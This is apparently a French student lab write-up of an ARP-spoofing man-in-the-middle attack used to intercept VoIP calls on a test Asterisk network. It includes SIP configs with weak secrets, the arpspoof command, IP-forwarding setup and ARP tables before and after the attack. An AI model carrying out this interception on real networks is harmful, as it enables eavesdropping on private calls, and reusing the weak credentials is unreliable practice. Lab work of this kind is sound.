
sip.conf

```
 GNU nano 5.4                                  /etc/asterisk/sip.conf *
allow=ulaw
allowguest=no

[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1301]
context=compta
secret=adminadmin
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
username=u1301
```


Au niveau de voicemail

```
[general]
maxmsg = 100
maxsecs = 0
minsecs = 0
maxlogins = 3
review = no
saycid = no


[finance]
1101 => 1101,FinanceUser

[compta]
1301 => adminadmin,telphy
1201 => 1201,ComptaUser
```





Appel réussi sur le téléphone IP



Installation du wireshark sur la machine de l'attaquant

```
onsawatest@p20304:~$ sudo apt install wireshark
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  libwireshark-data libwireshark14 libwiretap11 libwsutil12 wireshark-common
  wireshark-qt
Paquets suggérés :
  geoipupdate geoip-database geoip-database-extra libjs-leaflet
  libjs-leaflet.markercluster snmp-mibs-downloader wireshark-doc
Les paquets suivants seront mis à jour :
  libwireshark-data libwireshark14 libwiretap11 libwsutil12 wireshark
  wireshark-common wireshark-qt
7 mis à jour, 0 nouvellement installés, 0 à enlever et 397 non mis à jour.
Il est nécessaire de prendre 22,3 Mo dans les archives.
Après cette opération, 264 ko d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
```

Installation de dsniff

```
onsawatest@p20304:~$ sudo apt install dsniff
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  libnet1 libnids1.21
Les NOUVEAUX paquets suivants seront installés :
  dsniff libnet1 libnids1.21
0 mis à jour, 3 nouvellement installés, 0 à enlever et 397 non mis à jour.
Il est nécessaire de prendre 192 ko dans les archives.
Après cette opération, 665 ko d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n]
```

Attribution d'adresse ip pour la machine attaquant

```
onsawatest@p20304:~$ sudo ip addr add 192.168.5.10/24 dev eth0
onsawatest@p20304:~$ sudo link set eth0 up
link: opérande supplémentaire « up »
Saisissez « link --help » pour plus d'informations.
onsawatest@p20304:~$ sudo ip link set eth0 up
onsawatest@p20304:~$
```

Test vers serveur (depuis la machine)

```
onsawatest@p20304:~$ ping 192.168.5.200
PING 192.168.5.200 (192.168.5.200) 56(84) bytes of data.
64 bytes from 192.168.5.200: icmp_seq=1 ttl=64 time=1.30 ms
64 bytes from 192.168.5.200: icmp_seq=2 ttl=64 time=0.895 ms
64 bytes from 192.168.5.200: icmp_seq=3 ttl=64 time=0.792 ms
^C
--- 192.168.5.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.792/0.995/1.300/0.219 ms
onsawatest@p20304:~$
```

Installation du paquet arp sur la machine victime

```
adoumbia@p20305:~$ sudo apt install net-tools
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets suivants seront mis à jour :
  net-tools
1 mis à jour, 0 nouvellement installés, 0 à enlever et 403 non mis à jour.
Il est nécessaire de prendre 250 ko dans les archives.
Après cette opération, 1 024 o d'espace disque supplémentaires seront utilisés.
Réception de :1 http://security.debian.org/debian-security bullseye-security/mai
n amd64 net-tools amd64 1.60+git20181103.0eebece-1+deb11u2 [250 kB]
250 ko réceptionnés en 0s (4 052 ko/s)
Lecture des fichiers de modifications (« changelog »)... Terminé
(Lecture de la base de données... 210369 fichiers et répertoires déjà installés.
)
Préparation du dépaquetage de .../net-tools_1.60+git20181103.0eebece-1+deb11u2_a
md64.deb ...
Dépaquetage de net-tools (1.60+git20181103.0eebece-1+deb11u2) sur (1.60+git20181
103.0eebece-1) ...
Paramétrage de net-tools (1.60+git20181103.0eebece-1+deb11u2) ...
Traitement des actions différées (« triggers ») pour man-db (2.9.4-2) ...
adoumbia@p20305:~$
```

vérification arp niveau victime

```
adoumbia@p20305:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs          Iface
192.168.53.254           ether   00:15:17:ef:57:42   C                    eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                    eth0
192.168.5.200            ether   40:a6:b7:81:ad:3f   C                    eth0
adoumbia@p20305:~$
```

Installation du arp sur machine serveur

```
ammartest@p20306:~$ sudo apt update
sudo apt install net-tools
[sudo] Mot de passe de ammartest :
Désolé, essayez de nouveau.
[sudo] Mot de passe de ammartest :
Atteint :1 https://download.docker.com/linux/debian bullseye InRelease
Atteint :2 http://deb.debian.org/debian bullseye InRelease
```

Vérification du cache arp niveau serveur

```
ammartest@p20306:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs          Iface
192.168.53.254           ether   00:15:17:ef:57:42   C                    eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                    eth0
192.168.5.10             ether   40:a6:b7:81:ac:d9   C                    eth0
192.168.5.11             ether   40:a6:b7:81:ae:d4   C                    eth0
ammartest@p20306:~$
```

Activation du ip_farward sur la machine attaquante

```
onsawatest@p20304:~$ sudo echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
onsawatest@p20304:~$
```

Lancer le spoofing pour tromper la victime au niveau de l'attaquant

`sudo arpspoof -i eth0 -t 192.168.5.11 192.168.5.200`

```
Terminal - onsawatest@p20304: ~
Fichier  Édition  Affichage  Terminal  Onglets  Aide
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
```

Tromper le serveur

```
onsawatest@p20304: ~        onsawatest@p20304: ~
onsawatest@p20304:~$ sudo arpspoof -i eth0 -t 192.168.5.11 192.168.5.200
[sudo] Mot de passe de onsawatest :
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
40:a6:b7:81:ac:d9 40:a6:b7:81:ae:d4 0806 42: arp reply 192.168.5.200 is-at 40:a6:b7:81:ac:d9
```


Changement de la mac de la machine pirate au niveau de la machine victime

```
adoumbia@p20305:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs           Iface
192.168.53.254           ether   00:15:17:ef:57:42   C                     eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                     eth0
192.168.5.200            ether   40:a6:b7:81:ad:3f   C                     eth0
adoumbia@p20305:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs           Iface
192.168.5.10             ether   40:a6:b7:81:ac:d9   C                     eth0
192.168.53.254           ether   00:15:17:ef:57:42   C                     eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                     eth0
192.168.5.200            ether   40:a6:b7:81:ac:d9   C                     eth0
adoumbia@p20305:~$
```


Changement de la mac de la mlachine pirate au niveau du serveur

```
ammartest@p20306:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs           Iface
192.168.53.254           ether   00:15:17:ef:57:42   C                     eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                     eth0
192.168.5.10             ether   40:a6:b7:81:ac:d9   C                     eth0
192.168.5.11             ether   40:a6:b7:81:ae:d4   C                     eth0
ammartest@p20306:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs           Iface
192.168.53.254           ether   00:15:17:ef:57:42   C                     eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                     eth0
192.168.5.10             ether   40:a6:b7:81:ac:d9   C                     eth0
192.168.5.11             ether   40:a6:b7:81:ae:d4   C                     eth0
ammartest@p20306:~$
```

Lancement du wireshark coté attaquant, eth0, sip (pour le protocole)





On a réussi à capturer le voip




On va niveau téléphonie

puis appel voip





Fin de l'attaque



Retour à l'état normal côté victime

```
adoumbia@p20305:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs           Iface
192.168.5.10             ether   40:a6:b7:81:ac:d9   C                     eth0
192.168.53.254           ether   00:15:17:ef:57:42   C                     eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                     eth0
192.168.5.200            ether   40:a6:b7:81:ad:3f   C                     eth0
adoumbia@p20305:~$
```

Coté serveur

```
ammartest@p20306:~$ sudo arp -n
Adresse                  TypeMap AdresseMat          Indicateurs          Iface
192.168.53.254           ether   00:15:17:ef:57:42   C                    eth1
192.168.5.100            ether   24:9a:d8:1e:47:64   C                    eth0
192.168.5.10             ether   40:a6:b7:81:ac:d9   C                    eth0
192.168.5.11             ether   40:a6:b7:81:ae:d4   C                    eth0
ammartest@p20306:~$
```

